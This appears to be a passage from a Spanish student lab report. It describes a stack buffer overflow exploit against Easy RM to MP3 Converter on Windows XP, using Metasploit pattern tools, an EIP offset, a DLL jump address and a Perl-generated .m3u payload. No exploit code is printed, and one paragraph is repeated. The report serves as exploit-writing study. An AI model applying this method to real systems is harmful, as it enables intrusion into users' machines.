
El resultado es un payload en lenguaje perl para nuestro exploit, este payload se repitio varias veces para ser exactos 11 veces para encontrar el adecuado y ejecutar nuestro archivo .asm.



Luego procedemos a ensamblar nuestro codigo ensamblador en nuestra maquina virtual de windows 7 para poder generar el .exe de nuestro .asm.



Posteriormente este .exe de nuestro archivo tron.asm lo colocamos en la ruta de system32 /calc, luego abrimos la aplicación Easy RM to mp3 converter y arrastramos nuestro exploit y comprobamos que nos ejecuta nuetro codigo .asm



ANÁLISIS

Antes de comenzar fue necesaria la instalación de cierto elementos, tales como: un sistema de virtualización, windows xp, inmmunity debbuger, windb y la aplicación easy rm to mp3 convert.
Así como un sistema operativo linux, en específico BackTrack 5 R3 y Ubuntu, el cual fue de ayuda para la generación de archivos .m3u, así como la utilidad de la herramienta metasploit, el cual fue utilizado para proporcionar información sobre las vulnerabilidades.

Retomando desde el desbordamiento de pila al generar entre 25000 y 30000 caracteres; esto hizo llegar a la conclusión de que dentro de este rango se encontraba el fin de la pila. El siguiente paso a seguir fue el de la obtención exacta del fin de la pila, la cual se obtuvo utilizando la herramienta metasploit, esto por medio de la generación de 5000 caracteres distintos, los cuales se colocaron junto con los 25000 caracteres repetidos y se ejecuto este codigo en la aplicación mp3. Esto con el fin de obtener la direción EIP, (esta dirección se encuentra en Little-Endian) la cual es de gran importancia debido a que de esta se utiliza luego para la obtención de la posición exacta en la pila.

Una vez obtenido este dígito, se tomaron los 25000 caracteres generados anteriormente y se le sumó a esta cantidad el dígito obtenido de la herramienta metasploit. Dando así, el tamaño total de la pila.

Una vez obtenido este dígito, se tomaron los 25000 caracteres generados anteriormente y se le sumó a esta cantidad el dígito obtenido de la herramienta metasploit. Dando así, el tamaño total de la pila.

Esto se pudo comprobar luego por medio de la generación de un archivo donde se poseía una cadena de un caracter con una longitud del tamaño de la pila, luego una cadena de 4 caracteres y otra cadena distinta con varios mas caracteres. Con lo que se pudo ver en el registro como este se llenaba unicamente con los 4 caracteres, mostrando que efectivamente era el fin correcto de la cola.

Una vez obtenido el tamaño de la cola, se procedió a determinar la dirección dll a la que saltaba el programa mp3. Esto con el fin de determinar la posición de salto e introdución nuestro exploit y demostrar la vulnerabilidad de aplicación. Se tomaron las direcciones de memoria que poseía el salto y se validó que no fuesen nulas y que fuesen estáticas.

Y para finalizar, se introdujo un ejecutable de un ensamblador dentro de System32, y se verificó su existencia dentro de BackTrack, a lo que se prosiguió a generar cadenas de código hexadecimal en metasploit y a generar archivos .m3u para luego determinar el correcto dentro de la aplicación mp3.

Gracias a esto fue posible comprobar la existencia de las vulnerabilidades dentro de aplicaciones como es el caso del mp3 en windows xp.

REFERENCIAS

- Immunity Debugger. (s. f.). Recuperado 20 de octubre de 2022, de https://www.immunityinc.com/products/debugger/

- Easy RM to MP3 Converter. (2019, 13 febrero). Softonic. Recuperado 20 de octubre de 2022, de https://easy-rm-to-mp3-converter.en.softonic.com/

- win_xp_pro directory listing. (s. f.). Recuperado 20 de octubre de 2022, de https://archive.org/download/win_xp_pro

- WineHQ. (s. f.). Copyright WineHQ.org All Rights Reserved. Recuperado 20 de octubre de 2022, de https://appdb.winehq.org/objectManager.php?sClass=version

- Corelan. (2011). Exploit writing tutorial. https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/

- Backtrack-linux. (s. f.). Recuperado 20 de octubre de 2022, de https://www.backtrack-linux.org/

- https://www.youtube.com/watch?v=wmnr2KhArZk

- https://www.youtube.com/watch?v=F2p9fD6YiKI&t=1268s